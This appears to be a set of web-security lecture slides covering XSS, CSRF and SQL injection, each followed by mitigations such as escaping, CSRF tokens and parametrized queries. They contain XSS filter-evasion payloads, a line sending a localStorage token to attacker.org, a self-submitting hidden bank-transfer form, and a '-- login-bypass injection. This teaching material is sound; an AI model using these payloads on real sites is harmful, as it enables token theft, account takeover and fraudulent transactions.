  - Access **localStorage** and **sessionStorage** (e.g.: tokens or other private data!)
  - Manipulate the web page (e.g.: alter links, forms, add content)
  - Perform actions (e.g.: generate click events, submit forms as the user, ...)

# MITIGATING XSS VULNERABILITIES


- User input that is displayed in web pages should be treated **very carefully** and **sanitized**
- We may apply filters on input data
  - E.g.: remove occurrences of «<script>» and «</script>», or remove any occurrence of «<» and «>»
- Seems reasonable enough?
- Well, XSS payloads can be way more tricky than that, and dedicated filter evasion techniques exist!

# XSS ATTACK WITH FILTER EVASION



# XSS ATTACK WITH FILTER EVASION

- Oh no! Our original payload is filtered!




# XSS FILTER EVASION

There's other ways to inject JavaScript code!

- <iframe src="javascript:alert('XSS')">
- <iframe src="jav ascript:alert('XSS')"> //tab char
- <iframe src="jav&#x09;ascript:alert('XSS')">
- <img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
- Check out the OWASP website for a [filter evasion cheatsheet](#)

# XSS ATTACK WITH FILTER EVASION

- Still, we can inject JavaScript code into the page!



# XSS: LEAKING A PRIVATE TOKEN

- Accessing the API Token or the session cookie is fun, but an attacker can't do much without getting it out of the victim's browser
- Several ways to do that:
  - Redirect the window (or an iframe) to malicious URL
  - Add an image whose source is the malicious URL (blocked by some modern browsers)
  - Load a stylesheet whose href is a malicious URL
- `<iframe src="javascript:window.location.href = `https://attacker.org?token=${localStorage.getItem('token')}`"></iframe>`

# MITIGATING XSS VULNERABILITIES

- Do not rely **only** on filtering approaches unless absolutely necessary
- The best way to address the problem is to properly escape (sanitize) inputs when inserting them into the web pages
  - Convert **dangerous characters** (e.g.: <,>,"',....) to **harmless HTML Entities**
  - Dedicated solutions exist in most frameworks/programming languages
  - Dedicated libraries can be used, e.g.: [sanitize for Node.js](#)

```
<script>alert("XSS")</script> → &lt;script&ampgtalert("XSS")&lt;/script&ampgt
```



# ANGULAR XSS SECURITY MODEL

- Angular automatically sanitizes all **untrusted** data that is bound or interpolated in a template
- By default, **all data is untrusted**
- You can **explicitly** mark some data as **trusted** using the [DomSanitizer](#)
- DomSanitizer include methods such as
  - `bypassSecurityTrustHtml(value: string): SafeHtml`
- These methods can mark data as trusted in specific contexts, bypassing the default security mechanisms
- Of course, they must be used with caution!

# FIXING THE XSS IN THE WEB TECH SHOP


```
1  filterTable () {
2      let queryParam: string = this.route.snapshot.queryParams.q
3      if (queryParam) {
4          queryParam = queryParam.trim()
5          this.dataSource.filter = queryParam.toLowerCase()
6 -      this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
6 +      this.searchValue = queryParam
7          /* other code omitted for brevity */
8      }
9  }
```

# CROSS–SITE REQUEST FORGERY

# CROSS–SITE REQUEST FORGERY (CSRF/XSRF)

- These attacks aim at forcing an end-user to execute unintended actions on a web application they are currently authenticated on
- Unintended actions may include state-changing operations such as transferring funds, changing the email associated with an account, ...
- If the victim is a user with administration privileges, the attack can result in compromising the entire web application

# CSRF ATTACKS: DYNAMICS



① User clicks on a malicious link from the browser they are currently logged-in

② The malicious page submits a form to the legit web app, as if the user was trying to perform a bank transfer to the attacker

③ The victim's browser notices that the request is going to the legit app, and sends the auth cookie back

# CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Totally not evil page!</title>
  </head>
  <body>
    <h1>Oops, this website is currently down. Check back soon.</h1>
    <form style="display:none;" method="POST" action="https://bank.com/transfer">
      <input type="text" name="to" value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit" value="submit">
    </form>
    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```

# CSRF ATTACK: EXAMPLE ON TO-DO LIST

- The To-do List web app we built using Express is vulnerable to CSRF!
- Let's create a web page that exploits that vulnerability to add arbitrary to-do items to the to-do list of an unaware user!
- Will the lecturer be able to hack the sophisticated Express To-do List App?
- **Live demo time!**



# MITIGATING CSRF ATTACKS

- The best way to mitigate CSRF vulnerabilities is to use a token-based approach (i.e., **synchronizer token pattern**)
- Idea:
  - Web App generates a session-specific **CSRF token**, and saves it in the Session
  - The CSRF token is included, in a hidden field, in the sensitive forms
  - Upon submission, the CSRF token is transferred again to the web app
  - The web app verifies that the CSRF token received with the form is the same as the one it generated and saved in the current session
  - An attacker won't be able to guess the CSRF token!
    - Provided no XSS vulnerabilities exist!
    - Provided the CSRF tokens are not predictable!

# MITIGATING CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Bank.com | Safest Bank Around</title>
  </head>
  <body>
    <h1>Bank Transfer Page</h1>
    <form method="POST" action="/transfer">
      <input type="text" name="to" value="">
      <input type="number" name="amount" value="">
      <input type="hidden" name="csrf" value="x5è1€">
      <input type="submit" value="submit">
    </form>
  </body>
</html>
```

## Session data

Session id: ah5...f435

Key	Value
csrf	x5è1€
username	gavinelli

Session id: 4f4...ssd2

Key	Value
csrf	D64#a
username	gabonzo

# IMPLEMENTING CSRF COUNTERMEASURES

- Most frameworks include CSRF protection capabilities
  - Many middlewares exist for Express (e.g.: [tiny-csrf](#))
  - Angular includes [CSRF countermeasures](#)
  - Spring [protects POST methods by default](#) with a token-based mechanism
- If CSRF protection capabilities are available, you should read the documentation and make sure you use them correctly!
- If not, you should still implement CSRF protection on your own for sensitive operations!

# SQL INJECTIONS



# SQL INJECTIONS

- SQL Injections consist in injecting malicious code coming from **unsanitized user inputs** into database queries
- Don't get fooled by the name: NoSQL database queries can be just as vulnerable
- These attacks can result in leaking private data, modifying (create, update, delete) database data, access control violations, and in some cases even arbitrary code execution on the database server.

# SQL INJECTION VULNERABILITIES

- Suppose the server-side code for user authentication looks like the one shown below
- Request parameters **email** and **password** are directly inserted in the SQL query that is executed on the database

```
models.sequelize.query(`  
  SELECT * FROM Users  
  WHERE email = '${req.body.email} || '''  
    AND password = '${security.hash(req.body.password) || ''}'  
    AND deletedAt IS NULL` , { model: UserModel, plain: true })  
.then((authenticatedUser: { data: User }) => {  
  /* user found, handle authentication */  
}.catch(err){  
  next(err);  
}
```

# SQL INJECTION VULNERABILITIES

- Normally, when a user tries to log in, the intended values are substituted in the query, without altering its structure and nature
- The login feature works as intended


Login

Email \*  
luigi@webtech-sh.op

Password \*  
.....

[Forgot your password?](#)

Remember me

A screenshot of a login interface. On the left, there's a dark grey box containing a login form with fields for Email and Password, and buttons for Log in and Remember me. On the right, a white box displays the resulting SQL query, showing how user input is being injected into the WHERE clause.

```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op' AND
      password = 'webtechs!' AND
      deletedAt IS NULL
```

# SQL INJECTION VULNERABILITIES

- However, we know that we cannot trust user inputs! For a starter, an attacker would be able to login as luigi!
- What if the attacker inserts `luigi@webtech-sh.op'--` as the email?

Login

Email \*  
luigi@webtech-sh.op'--

Password \*  
.....




[Forgot your password?](#)

Remember me

```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
      password = 'dontknowthislol' AND
      deletedAt IS NULL
```

Remember that «--» start single line comments in SQL!

# OBLIGATORY EXPLOITS OF A MOM BY XKCD



<https://xkcd.com/327>

# PREVENTING SQL INJECTIONS




- Use prepared statements with parametrized queries
- Use stored procedures

```
models.sequelize.query(`  
  SELECT * FROM Users  
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,  
  { bind: [ req.body.email, security.hash(req.body.password) ],  
    model: models.User, plain: true })  
.then((authenticatedUser: { data: User }) => {  
  /* user found, handle authentication */  
}.catch(err){  
  next(err);  
}
```

